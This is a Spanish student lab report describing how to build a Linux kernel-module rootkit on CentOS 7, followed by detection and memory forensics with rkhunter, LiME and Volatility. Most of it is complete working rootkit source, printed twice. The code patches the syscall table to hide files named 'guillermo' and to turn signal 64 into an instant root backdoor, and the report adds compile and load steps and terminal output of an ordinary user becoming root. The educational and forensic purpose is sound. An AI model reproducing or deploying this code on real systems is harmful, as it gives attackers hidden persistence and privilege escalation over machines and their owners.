

# TAREA 4.7



**PRÁCTICA REALIZADA POR:**  
**Guillermo Delgado Eguren - CIBER - IES MM**

## **Índice.**

<b>Índice.....</b>	<b>2</b>
<b>Introducción.....</b>	<b>3</b>
<b>Requisitos Previos.....</b>	<b>4</b>
<b>Estructura del rootkit.....</b>	<b>5</b>
<b>Código fuente entero modo texto.....</b>	<b>12</b>
<b>Compilación del rootkit.....</b>	<b>19</b>
<b>Cargar el rootkit.....</b>	<b>20</b>
<b>Demostración de la funcionalidad del rootkit.....</b>	<b>21</b>
<b>Detección y mitigación. Análisis forense.....</b>	<b>24</b>
<b>Conclusión/es.....</b>	<b>27</b>

## Introducción

Los rootkits son un tipo de malware altamente sofisticado y peligroso que puede otorgarle a un actor malicioso (como un hacker o un ciberdelincuente) el control total o parcial sobre tu equipo o dispositivo, sin tu consentimiento o conocimiento. A diferencia de otros tipos de malware, como los virus o los troyanos, los rootkits están diseñados específicamente para ocultar su presencia y operar de manera sigilosa, lo que los hace particularmente difíciles de detectar y eliminar.

En este trabajo, desarrollaremos un rootkit sencillo para Linux basado en un módulo cargable del kernel, un lkm. Específicamente, nuestro rootkit intercepta la llamada al sistema ``getdents`` (get directory entries), que es utilizada por comandos como ``ls`` para listar el contenido de directorios. Al modificar esta función, podremos ocultar archivos con un nombre específico ("guillermo" en nuestro caso) de cualquier listado de directorios, haciéndolos invisibles para el usuario y para herramientas de sistema.

### **IMPORTANTE:**

Este trabajo tiene fines puramente educativos y busca comprender:

- Cómo funcionan los módulos del kernel de Linux
- Cómo se pueden interceptar llamadas al sistema (syscall hooking)
- Qué técnicas utilizan los rootkits para ocultar su presencia
- Cómo se pueden detectar y mitigar estas amenazas

Es importante destacar que el desarrollo y uso de rootkits en sistemas sin autorización es ilegal y puede causar graves problemas de seguridad y estabilidad.

## Requisitos Previos

Para realizar esta práctica se necesita:

### ## Sistema Operativo

- CentOS 7
- Kernel versión 3.10.0-1160.108.1.el7.x86\_64 (en principio funciona también con kernels modernos pero no demasiado recientes)

### ## Herramientas y paquetes necesarios

- Compilador GCC: ``sudo yum install gcc``
- Make: ``sudo yum install make``
- Headers del kernel: ``sudo yum install kernel-devel-$(uname -r)``
- Development Tools: ``sudo yum groupinstall "Development Tools"``

En nuestro caso la máquina de Centos venía muy bien preparada así que no tuve que instalar ningún paquete necesario.

### ## Conocimientos recomendados

- Programación básica en C ( o herramientas de IA que te ayuden...)
- Fundamentos de sistemas operativos Linux
- Comprensión básica de la arquitectura del kernel de Linux
- Familiaridad con comandos básicos de terminal

### ## Entorno de pruebas

Se recomienda encarecidamente realizar esta práctica en:

- Una máquina virtual dedicada con CentOS 7
- Un sistema que no contenga datos importantes
- Un entorno aislado de la red

**\*\*ADVERTENCIA\*\*** Nunca se debe probar este tipo de código en sistemas de producción, servidores o máquinas que contengan información sensible. La manipulación del kernel puede provocar inestabilidad del sistema, pérdida de datos o comprometer la seguridad del equipo.

## Estructura del rootkit

### Cabeceras y definiciones:

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/syscalls.h>
#include <linux/kallsyms.h>
#include <linux/slab.h>
#include <linux/kern_levels.h>
#include <linux/gfp.h>
#include <asm/unistd.h>
#include <asm/paravirt.h>
#include <linux/kernel.h>
#include <linux/cred.h>
#include <linux/uaccess.h>
#include <linux/signal.h>

#define DRIVER_AUTHOR "Estudiante de Ciberseguridad"
#define DRIVER_DESCRIPTION "Rootkit Educativo"

MODULE_LICENSE("GPL");
MODULE_AUTHOR(DRIVER_AUTHOR);
MODULE_DESCRIPTION(DRIVER_DESCRIPTION);
MODULE_VERSION("1.0");
```

## **Variables globales y estructuras**

```
unsigned long **SYS_CALL_TABLE;
```

```
void EnablePageWriting(void)
{
    write_cr0(read_cr0() & (~0x10000));
}
```

```
void DisablePageWriting(void)
{
    write_cr0(read_cr0() | 0x10000);
}
```

```
struct linux_dirent
{
    unsigned long d_ino;
    unsigned long d_off;
    unsigned short d_reclen;
    char d_name[];
} *dirp2, *dirp3, *retn;
```

```
// Nombre del archivo a ocultar
char hide[] = "guillermo";
```

```
asm linkage int (*original_getdents)(unsigned int fd, struct linux_dirent *dirp,
unsigned int count);
asm linkage int (*original_kill)(pid_t pid, int sig);
```

## **Función para elevar privilegios**

```
void elevate_privileges(void)
{
    struct cred *new_cred;
    new_cred = prepare_creds();
    if (new_cred == NULL)
    {
        printk(KERN_INFO "Error al preparar credenciales.\n");
        return;
    }

    // Cambiar UID, GID, y capacidades a root
    new_cred->uid = new_cred->euid = new_cred->suid = new_cred->fsuid =
GLOBAL_ROOT_UID;
    new_cred->gid = new_cred->egid = new_cred->sgid = new_cred->fsgid =
GLOBAL_ROOT_GID;
    commit_creds(new_cred);

    printk(KERN_INFO "Privilegios elevados a root.\n");
}
```

## **Hook para sys\_getdents**

```
asmlinkage int HookGetDents(unsigned int fd, struct linux_dirent *dirp,
unsigned int count)
{
    struct linux_dirent *retn, *dirp3;
    int Records, RemainingBytes, length;

    Records = (*original_getdents)(fd, dirp, count);

    if (Records <= 0)
    {
        return Records;
    }

    retn = (struct linux_dirent *)kmalloc(Records, GFP_KERNEL);
    copy_from_user(retn, dirp, Records);

    dirp3 = retn;
    RemainingBytes = Records;

    while (RemainingBytes > 0)
    {
        length = dirp3->d_reclen;
        RemainingBytes -= dirp3->d_reclen;

        printk(KERN_INFO "RemainingBytes %d \t File: %s",
RemainingBytes, dirp3->d_name);

        if (strcmp((dirp3->d_name), hide) == 0)
        {
            memcpy(dirp3, (char *)dirp3 + dirp3->d_reclen, RemainingBytes);
            Records -= length;
        }
        dirp3 = (struct linux_dirent *)((char *)dirp3 + dirp3->d_reclen);
    }
```



```
}  
  
copy_to_user(dirp, retn, Records);  
kfree(retn);  
return Records;  
}
```

### **Hook para sys\_kill**

```
asmlinkage int HookKill(pid_t pid, int sig)  
{  
    // Verificar si la señal es la personalizada (64)  
    if (sig == 64)  
    {  
        printk(KERN_INFO "Señal personalizada recibida. Elevando  
privilegios...\n");  
        elevate_privileges();  
        return 0; // Retornar éxito  
    }  
  
    // Llamar a la syscall original para otras señales  
    return original_kill(pid, sig);  
}
```

## **Inicialización y limpieza del módulo**

```
static int __init SetHooks(void)
{
    SYS_CALL_TABLE = (unsigned long
**)kallsyms_lookup_name("sys_call_table");

    if (!SYS_CALL_TABLE)
    {
        printk(KERN_INFO "No se pudo encontrar la tabla de llamadas del
sistema.\n");
        return -1;
    }

    printk(KERN_INFO "Rootkit educativo cargado.\n");
    printk(KERN_INFO "Tabla de llamadas del sistema en %p\n",
SYS_CALL_TABLE);

    EnablePageWriting();
    original_getdents = (void *)SYS_CALL_TABLE[__NR_getdents];
    original_kill = (void *)SYS_CALL_TABLE[__NR_kill];
    SYS_CALL_TABLE[__NR_getdents] = (unsigned long *)HookGetDents;
    SYS_CALL_TABLE[__NR_kill] = (unsigned long *)HookKill;
    DisablePageWriting();

    return 0;
}

static void __exit HookCleanup(void)
{
    EnablePageWriting();
    SYS_CALL_TABLE[__NR_getdents] = (unsigned long
*)original_getdents;
    SYS_CALL_TABLE[__NR_kill] = (unsigned long *)original_kill;
```

```
DisablePageWriting();
```

```
    printk(KERN_INFO "Rootkit educativo descargado. Todo vuelve a la  
normalidad.");  
}
```

```
module_init(SetHooks);  
module_exit(HookCleanup);
```

## Código fuente entero modo texto

```
#include <linux/init.h>
#include <linux/module.h>
#include <linux/syscalls.h>
#include <linux/kallsyms.h>
#include <linux/slab.h>
#include <linux/kern_levels.h>
#include <linux/gfp.h>
#include <asm/unistd.h>
#include <asm/paravirt.h>
#include <linux/kernel.h>
#include <linux/cred.h>
#include <linux/uaccess.h>
#include <linux/signal.h>

#define DRIVER_AUTHOR "Estudiante de  
Ciberseguridad"
#define DRIVER_DESCRIPTION "Rootkit  
Educativo"

MODULE_LICENSE("GPL");
MODULE_AUTHOR(DRIVER_AUTHOR);
MODULE_DESCRIPTION(DRIVER_DESCRIPTION);
MODULE_VERSION("1.0");

unsigned long **SYS_CALL_TABLE;
```

```
void EnablePageWriting(void)
{
    write_cr0(read_cr0() & (~0x10000));
}

void DisablePageWriting(void)
{
    write_cr0(read_cr0() | 0x10000);
}

struct linux_dirent
{
    unsigned long d_ino;
    unsigned long d_off;
    unsigned short d_reclen;
    char d_name[];
} *dirp2, *dirp3, *retn;

// Nombre del archivo a ocultar
char hide[] = "guillermo";

asm linkage int (*original_getdents)(unsigned int fd,
struct linux_dirent *dirp, unsigned int count);
asm linkage int (*original_kill)(pid_t pid, int sig);

// Función para elevar privilegios
void elevate_privileges(void)
{
    struct cred *new_cred;
```

```
new_cred = prepare_creds();  
if (new_cred == NULL)  
{  
    printk(KERN_INFO "Error al preparar  
credenciales.\n");  
    return;  
}  
  
// Cambiar UID, GID, y capacidades a root  
new_cred->uid = new_cred->euid =  
new_cred->suid = new_cred->fsuid =  
GLOBAL_ROOT_UID;  
new_cred->gid = new_cred->egid = new_cred->sgid  
= new_cred->fsgid = GLOBAL_ROOT_GID;  
commit_creds(new_cred);  
  
printk(KERN_INFO "Privilegios elevados a  
root.\n");  
}  
  
// Hook para sys_getdents  
asmlinkage int HookGetDents(unsigned int fd, struct  
linux_dirent *dirp, unsigned int count)  
{  
    struct linux_dirent *retn, *dirp3;  
    int Records, RemainingBytes, length;  
  
    Records = (*original_getdents)(fd, dirp, count);
```

```
if (Records <= 0)
{
    return Records;
}

retn = (struct linux_dirent *)kmalloc(Records,
GFP_KERNEL);
copy_from_user(retn, dirp, Records);

dirp3 = retn;
RemainingBytes = Records;

while (RemainingBytes > 0)
{
    length = dirp3->d_reclen;
    RemainingBytes -= dirp3->d_reclen;

    printk(KERN_INFO "RemainingBytes %d \t
File: %s", RemainingBytes, dirp3->d_name);

    if (strcmp((dirp3->d_name), hide) == 0)
    {
        memcpy(dirp3, (char *)dirp3 +
dirp3->d_reclen, RemainingBytes);
        Records -= length;
    }
    dirp3 = (struct linux_dirent *)((char *)dirp3 +
dirp3->d_reclen);
}
```

```
copy_to_user(dirp, retn, Records);
kfree(retn);
return Records;
}

// Hook para sys_kill
asmlinkage int HookKill(pid_t pid, int sig)
{
    // Verificar si la señal es la personalizada (64)
    if (sig == 64)
    {
        printk(KERN_INFO "Señal personalizada
recibida. Elevando privilegios...\n");
        elevate_privileges();
        return 0; // Retornar éxito
    }

    // Llamar a la syscall original para otras señales
    return original_kill(pid, sig);
}

static int __init SetHooks(void)
{
    SYS_CALL_TABLE = (unsigned long
**)kallsyms_lookup_name("sys_call_table");

    if (!SYS_CALL_TABLE)
    {
```



```
printk(KERN_INFO "No se pudo encontrar la  
tabla de llamadas del sistema.\n");
```

```
return -1;
```

```
}
```

```
printk(KERN_INFO "Rootkit educativo  
cargado.\n");
```

```
printk(KERN_INFO "Tabla de llamadas del  
sistema en %p\n", SYS_CALL_TABLE);
```

```
EnablePageWriting();
```

```
original_getdents = (void
```

```
*)SYS_CALL_TABLE[__NR_getdents];
```

```
original_kill = (void
```

```
*)SYS_CALL_TABLE[__NR_kill];
```

```
SYS_CALL_TABLE[__NR_getdents] = (unsigned  
long *)HookGetDents;
```

```
SYS_CALL_TABLE[__NR_kill] = (unsigned long  
*)HookKill;
```

```
DisablePageWriting();
```

```
return 0;
```

```
}
```

```
static void __exit HookCleanup(void)
```

```
{
```

```
EnablePageWriting();
```

```
SYS_CALL_TABLE[__NR_getdents] = (unsigned  
long *)original_getdents;
```


```
SYS_CALL_TABLE[__NR_kill] = (unsigned long  
*)original_kill;  
DisablePageWriting();  
  
printk(KERN_INFO "Rootkit educativo  
descargado. Todo vuelve a la normalidad.");  
}  
  
module_init(SetHooks);  
module_exit(HookCleanup);
```

## Compilación del rootkit

Tendremos que tener nuestro archivo en C, el que hemos visto previamente, para compilar, necesitaremos un fichero Makefile, este es el mio:

```
obj-m += rootkit.o
all:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) modules
clean:
    make -C /lib/modules/$(shell uname -r)/build M=$(PWD) clean
```

Una vez el fichero .c y el Makefile listos, compilaremos ejecutando en root, el comando make.



```
lab@LAB:/home/lab/Desktop/ocultarguillermo
Archivo Editar Ver Buscar Terminal Ayuda
[lab@LAB ocultarguillermo]$ sudo su
[sudo] password for lab:
[root@LAB ocultarguillermo]# clear
[root@LAB ocultarguillermo]# ls
Makefile  rootkit.c
[root@LAB ocultarguillermo]# whoami
root
[root@LAB ocultarguillermo]# make
make -C /lib/modules/3.10.0-1160.108.1.el7.x86_64/build M=/home/lab/Desktop/ocultarguillermo modules
make[1]: se ingresa al directorio `/usr/src/kernels/3.10.0-1160.108.1.el7.x86_64'
CC [M] /home/lab/Desktop/ocultarguillermo/rootkit.o
/home/lab/Desktop/ocultarguillermo/rootkit.c: En la función 'HookGetDents':
/home/lab/Desktop/ocultarguillermo/rootkit.c:57:17: aviso: se descarta el valor de devolución de 'copy_from_user',
se declaró con el atributo warn_unused_result [-Wunused-result]
    copy_from_user(retn, dirp, Records);
    ^
/home/lab/Desktop/ocultarguillermo/rootkit.c:76:15: aviso: se descarta el valor de devolución de 'copy_to_user',
se declaró con el atributo warn_unused_result [-Wunused-result]
    copy_to_user(dirp, retn, Records);
    ^
Building modules, stage 2.
MODPOST 1 modules
CC /home/lab/Desktop/ocultarguillermo/rootkit.mod.o
LD [M] /home/lab/Desktop/ocultarguillermo/rootkit.ko
make[1]: se sale del directorio `/usr/src/kernels/3.10.0-1160.108.1.el7.x86_64'
[root@LAB ocultarguillermo]# ls
Makefile  modules.order  Module.symvers  rootkit.c  rootkit.ko  rootkit.mod.c  rootkit.mod.o  rootkit.o
[root@LAB ocultarguillermo]#
```

Lo tendremos todo listo. Al haber salido todo bien vemos el archivo rootkit.ko en el directorio.

## Cargar el rootkit

Para cargar el rootkit en el kernel, tendremos que cargarlo desde la carpeta donde tenemos el .ko claro está, lo cargaremos con el siguiente comando:

```
[root@LAB ocultarguillermo]# ls
Makefile  modules.order  Module.symvers  rootkit.c  rootkit.ko  rootkit.mod.c  rootkit.mod.o  rootkit.o
[root@LAB ocultarguillermo]# sudo insmod rootkit.ko
[root@LAB ocultarguillermo]# lsmod | grep rootkit
rootkit      12747  0
[root@LAB ocultarguillermo]#
```

## Demostración de la funcionalidad del rootkit

Crearemos un archivo llamado guillermo y lo rellenaremos con contenido secreto ficticio, y si hacemos un `ls -la` veremos que en la terminal no se muestra:

```
[root@LAB ocultarguillermo]# touch guillermo
[root@LAB ocultarguillermo]# echo "contenido secreto como mi contraseña bancaria" > guillermo
[root@LAB ocultarguillermo]# ls -la
total 652
drwxrwxr-x. 3 lab lab 268 feb 27 13:06 .
drwxr-xr-x. 4 lab lab 79 feb 27 11:55 ..
-rw-r--r--. 1 root root 155 feb 27 11:53 Makefile
-rw-r--r--. 1 root root 53 feb 27 12:58 modules.order
-rw-r--r--. 1 root root 0 feb 27 12:58 Module.symvers
-rw-r--r--. 1 root root 2559 feb 27 11:53 rootkit.c
-rw-r--r--. 1 root root 280992 feb 27 12:58 rootkit.ko
-rw-r--r--. 1 root root 259 feb 27 12:58 .rootkit.ko.cmd
-rw-r--r--. 1 root root 1501 feb 27 12:58 rootkit.mod.c
-rw-r--r--. 1 root root 59648 feb 27 12:58 rootkit.mod.o
-rw-r--r--. 1 root root 27474 feb 27 12:58 .rootkit.mod.o.cmd
-rw-r--r--. 1 root root 225408 feb 27 12:58 rootkit.o
-rw-r--r--. 1 root root 42716 feb 27 12:58 .rootkit.o.cmd
drwxr-xr-x. 2 root root 25 feb 27 12:58 .tmp_versions
[root@LAB ocultarguillermo]#
```

No se muestra en la terminal pero el fichero como tal sigue estando ahí.

```
-----
[root@LAB ocultarguillermo]# cat guillermo
contenido secreto como mi contraseña bancaria
[root@LAB ocultarguillermo]#
```

Igualmente es peligroso porque te pueden ocultar un fichero con info crítica sin que te des cuenta por ejemplo, se le puede dar el uso que esté a la imaginación de alguien con malas intenciones, vaya.

Si quitamos el módulo del kernel, vemos que si nos aparecerá el archivo:

```
[root@LAB ocultarguillermo]# rmmod rootkit
[root@LAB ocultarguillermo]# ls -la
total 656
drwxrwxr-x. 3 lab lab 268 feb 27 13:06 .
drwxr-xr-x. 4 lab lab 79 feb 27 11:55 ..
-rw-r--r--. 1 root root 47 feb 27 13:07 guillermo
-rw-r--r--. 1 root root 155 feb 27 11:53 Makefile
-rw-r--r--. 1 root root 53 feb 27 12:58 modules.order
-rw-r--r--. 1 root root 0 feb 27 12:58 Module.symvers
-rw-r--r--. 1 root root 2559 feb 27 11:53 rootkit.c
-rw-r--r--. 1 root root 280992 feb 27 12:58 rootkit.ko
-rw-r--r--. 1 root root 259 feb 27 12:58 .rootkit.ko.cmd
-rw-r--r--. 1 root root 1501 feb 27 12:58 rootkit.mod.c
-rw-r--r--. 1 root root 59648 feb 27 12:58 rootkit.mod.o
-rw-r--r--. 1 root root 27474 feb 27 12:58 .rootkit.mod.o.cmd
-rw-r--r--. 1 root root 225408 feb 27 12:58 rootkit.o
-rw-r--r--. 1 root root 42716 feb 27 12:58 .rootkit.o.cmd
drwxr-xr-x. 2 root root 25 feb 27 12:58 .tmp_versions
[root@LAB ocultarguillermo]#
```

**\*\*\*Esto es una funcionalidad extra que le he añadido a mi rootkit, realmente para la elevación de privilegios lo vamos a ver ahora en la siguiente página.\*\*\***

Para elevar privilegios simplemente ejecutaremos un proceso siendo root y elevaremos privilegios siendo usuario lab usando kill -64

## Proceso

```
lab@LAB:~/Desktop/ocultarguillermo x lab@LAB:/home/lab/Desktop/ocultar... x
GNU nano 2.3.1 Fichero: guillermo Mod
hola█
```

## Comando con resultados:

```
[lab@LAB ocultarguillermo]$ id
uid=1000(lab) gid=1000(lab) grupos=1000(lab),10(wheel) contexto=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[lab@LAB ocultarguillermo]$ psaux | grep nano
bash: psaux: no se encontró la orden...
[lab@LAB ocultarguillermo]$ ps aux | grep nano
root      5495  0.0  0.1 276768  5588 pts/1    S+   11:11   0:00 sudo nano guill
ermo
root      5498  0.0  0.0 117164  1620 pts/1    S+   11:11   0:00 nano guillermo
lab       5513  0.0  0.0 112828   940 pts/0    S+   11:11   0:00 grep --color=au
to nano
[lab@LAB ocultarguillermo]$ kill -64 5498
[lab@LAB ocultarguillermo]$ id
uid=0(root) gid=0(root) grupos=0(root),10(wheel),1000(lab) contexto=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
[lab@LAB ocultarguillermo]$ █
```

Lo que hago es en otra pestaña del shell, ejecutar un nano y dejarlo ahí quieto parado, mientras que con kill -64 y el pid del nano anterior, para siendo usuario normal, volvemos root y tener los privilegios de este.

## Detección y mitigación. Análisis forense

Para la detección de rootkit podemos buscar módulos del kernel que nos resulten sospechosos, en mi caso:

```
[root@LAB ocultarguillermo]# lsmod | grep rootkit
rootkit                12747  0
[root@LAB ocultarguillermo]#
```

También deberíamos examinar los logs del Kernel con la palabra clave que creamos conveniente de algo que nos resulte sospechoso:

```
[root@LAB ocultarguillermo]# sudo dmesg | grep "Rootkit"
[ 1202.048361] Rootkit educativo cargado.
[ 1224.578120] Rootkit educativo descargado. Todo vuelve a la normalidad.
[ 1238.325975] Rootkit educativo cargado.
[ 1724.165029] Rootkit educativo descargado. Todo vuelve a la normalidad.
[ 1839.852694] Rootkit educativo cargado.
```

A mí me salen esos mensajes por la configuración del código de mi rootkit.

```
[root@LAB ocultarguillermo]# cat rootkit.c | grep cargado
    printk(KERN_INFO "Rootkit educativo cargado.\n");
    printk(KERN_INFO "Rootkit educativo descargado. Todo vuelve a la normalidad.");
[root@LAB ocultarguillermo]#
```

Una opción que creo que es muy relevante a tener en cuenta es el uso de rkhunter, la cual es una herramienta de seguridad de código abierto diseñada para detectar rootkits, backdoors y posibles vulnerabilidades en sistemas.

```
sudo yum install rkhunter // sudo apt-get install rkhunter
sudo rkhunter --check
```



Para el análisis forense voy a obtener un volcado de memoria de la máquina donde he hecho todo esto, nos la llevaremos a mi contenedor lxc con el perfil de centos que ya tenía para analizar con volatility:

```
[root@LAB src]# sudo insmod ./lime-3.10.0-1160.108.1.el7.x86_64.ko "path=/home/lab/Desktop/guillermo.lime format=lime"
[root@LAB src]#
```

Aquí ya lo tenemos pasado al contenedor todo

```
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit# ls
CentOS.zip  guillermo.lime
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit#
```

Nos detecta el perfil

```
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit# vol.py --plugins=. --info | grep Linux
Volatility Foundation Volatility Framework 2.6.1
LinuxCentOSx64      - A Profile for Linux CentOS x64
LinuxAMD64PagedMemory - Linux-specific AMD 64-bit address space.
linux_aslr_shift    - Automatically detect the Linux ASLR shift
linux_banner        - Prints the Linux banner information
linux_yarascan      - A shell in the Linux memory image
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit# ls
CentOS.zip  guillermo.lime
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit#
```

```
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit# vol.py --plugins=. --profile=LinuxCentOSx64 -f memdump.lime linux_banner
Volatility Foundation Volatility Framework 2.6.1
Linux version 3.10.0-1160.108.1.el7.x86_64 (mockbuild@kbuilder.bsys.centos.org) (gcc version 4.8.5 20150623 (Red Hat 4.8.5-44) (GCC) ) #1 SMP Thu Jan 25 16:17:31 UTC 2024
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit#
```

Y vamos a proceder a analizar con lsmod, y lo encontramos:

```
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit# vol.py --plugins=. --profile=LinuxCentOSx64 -f memdump.lime linux_lsmod | grep rootkit
Volatility Foundation Volatility Framework 2.6.1
ffffffffc087e020 rootkit 12747
root@CIBER-guillerdel289-LXCUbuntu22:~/rootkit#
```

También todo esto:

```
root@CIBER-guillerdel289-LXUbuntu22:~/rootkit# vol.py --plugins=. --profile=LinuxCentOSx64 -f memdump.lime linux_enumerate_files | grep rootkit
Volatility Foundation Volatility Framework 2.6.1
0xffff8aafdb3314d0 17776 /sys/module/rootkit
0xffff8aafdb330b90 17778 /sys/module/rootkit/uevent
0x0 ----- /home/lab/Desktop/ocultarguillermo/rootkit
0xffff8aafdb0bd048 33578281 /home/lab/Desktop/ocultarguillermo/.rootkit.mod.o.cmd
0x0 ----- /home/lab/Desktop/ocultarguillermo/.rootkit.mod.o.d
0x0 ----- /home/lab/Desktop/ocultarguillermo/.rootkit.o.tmp
0x0 ----- /home/lab/Desktop/ocultarguillermo/.rootkit.mod.c.gch
0xffff8ab077b56a88 33578272 /home/lab/Desktop/ocultarguillermo/.rootkit.o
0xffff8aafbc0baa88 33578276 /home/lab/Desktop/ocultarguillermo/.rootkit.o.cmd
0x0 ----- /home/lab/Desktop/ocultarguillermo/.rootkit.o.d
0x0 ----- /home/lab/Desktop/ocultarguillermo/.rootkit.c.gch
0x0 ----- /home/lab/Desktop/ocultarguillermo/.rootkit.symref
0xffff8ab077bc7988 33578282 /home/lab/Desktop/ocultarguillermo/.rootkit.ko.cmd
0xffff8aafdb0bcc88 33578280 /home/lab/Desktop/ocultarguillermo/.rootkit.ko
0xffff8ab077bc75c8 33578279 /home/lab/Desktop/ocultarguillermo/.rootkit.mod.o
0xffff8ab077bc66c8 33578277 /home/lab/Desktop/ocultarguillermo/.rootkit.mod.c
0xffff8aafdb1ba6c8 33578273 /home/lab/Desktop/ocultarguillermo/.rootkit.c
0xffff8aafbc0bbd48 8825 /home/lab/Desktop/ocultarguillermo/.tmp_versions/rootkit.mod
0xffff8aafdb1ab988 16780495 /home/lab/Desktop/claude2/.privilegio_rootkit.ko.cmd
0xffff8aafdb1ab5c8 16780494 /home/lab/Desktop/claude2/.privilegio_rootkit.mod.o.cmd
0xffff8aafdb1ab208 16780493 /home/lab/Desktop/claude2/privilegio_rootkit.ko
0xffff8aafdb1aa498 16780492 /home/lab/Desktop/claude2/privilegio_rootkit.mod.o
0xffff8aafdb1aa6e8 16780490 /home/lab/Desktop/claude2/privilegio_rootkit.mod.c
0xffff8aafdb1aa308 16780489 /home/lab/Desktop/claude2/.privilegio_rootkit.o.cmd
0xffff8aafdb1a988 16780486 /home/lab/Desktop/claude2/privilegio_rootkit.o
0xffff8aafdb1a908 16780484 /home/lab/Desktop/claude2/privilegio_rootkit.h
0xffff8aafdb1a9048 16780481 /home/lab/Desktop/claude2/privilegio_rootkit.c
0xffff8aafdb0ec148 16780505 /home/lab/.local/share/Trash/info/rootkitocultararchivos.trashinfo
0xffff8ab077a63d48 16780497 /home/lab/.local/share/Trash/info/rootkit_de_claude.trashinfo
0xffff8ab077a63988 16780504 /home/lab/.local/share/Trash/info/rootkit4.trashinfo
0xffff8ab077a635c8 16780501 /home/lab/.local/share/Trash/info/rootkit.c.trashinfo
0xffff8ab077a63208 16780498 /home/lab/.local/share/Trash/info/rootkit.trashinfo
root@CIBER-guillerdel289-LXUbuntu22:~/rootkit# vol.py --plugins=. --profile=LinuxCentOSx64 -f memdump.lime linux_enumerate_files | grep "/home/lab/Desktop"
```

```
root@CIBER-guillerdel289-LXUbuntu22:~/rootkit# vol.py --plugins=. --profile=LinuxCentOSx64 -f memdump.lime linux_enumerate_files | grep "/home/lab/Desktop"
Volatility Foundation Volatility Framework 2.6.1
0xffff8ab077bc7988 33578282 /home/lab/Desktop/ocultarguillermo/.rootkit.ko.cmd
0xffff8aafdb0bcc88 33578280 /home/lab/Desktop/ocultarguillermo/.rootkit.ko
0xffff8ab077bc75c8 33578279 /home/lab/Desktop/ocultarguillermo/.rootkit.mod.o
0xffff8ab077bc7208 33578278 /home/lab/Desktop/ocultarguillermo/Module.symvers
0xffff8ab077bc66c8 33578277 /home/lab/Desktop/ocultarguillermo/.rootkit.mod.c
0xffff8ab077b33208 33578275 /home/lab/Desktop/ocultarguillermo/modules.order
0xffff8aafdb1baa88 33578274 /home/lab/Desktop/ocultarguillermo/Makefile
0xffff8aafdb1ba6c8 33578273 /home/lab/Desktop/ocultarguillermo/.rootkit.c
0x0 ----- /home/lab/Desktop/ocultarguillermo/.rootkit
```

Podremos extraer los archivos de la carpeta del rootkit con volatility, con el número de cada archivo de la carpeta :

0xffff8ab077bc7988	<b>33578282</b>
/home/lab/Desktop/ocultarguillermo/.rootkit.ko.cmd	
0xffff8aafdb0bcc88	<b>33578280</b>
/home/lab/Desktop/ocultarguillermo/rootkit.ko	
0xffff8ab077bc75c8	<b>33578279</b>
/home/lab/Desktop/ocultarguillermo/rootkit.mod.o	
0xffff8ab077bc7208	<b>33578278</b>
/home/lab/Desktop/ocultarguillermo/Module.symvers	
0xffff8ab077bc66c8	<b>33578277</b>
/home/lab/Desktop/ocultarguillermo/rootkit.mod.c	
0xffff8ab077b33208	<b>33578275</b>
/home/lab/Desktop/ocultarguillermo/modules.order	
0xffff8aafdb1baa88	<b>33578274</b>
/home/lab/Desktop/ocultarguillermo/Makefile	
0xffff8aafdb1ba6c8	<b>33578273</b>
/home/lab/Desktop/ocultarguillermo/rootkit.c	
0xffff8aafbc038508	<b>33578283</b>
/home/lab/Desktop/ocultarguillermo/guillermo	

**\*\* YO LO HE INTENTADO Y ME PESABAN TODOS 0 BYTES... \*\***

## Conclusiones

### **Facilidad de Modificación del Kernel y Elevación de Privilegios:**

Este rootkit educativo demuestra no solo la facilidad con la que se puede modificar el comportamiento del kernel de Linux, sino también cómo se pueden manipular las llamadas al sistema para elevar privilegios. Esto subraya la importancia de proteger las funciones críticas del kernel, especialmente aquellas relacionadas con la gestión de permisos y seguridad.

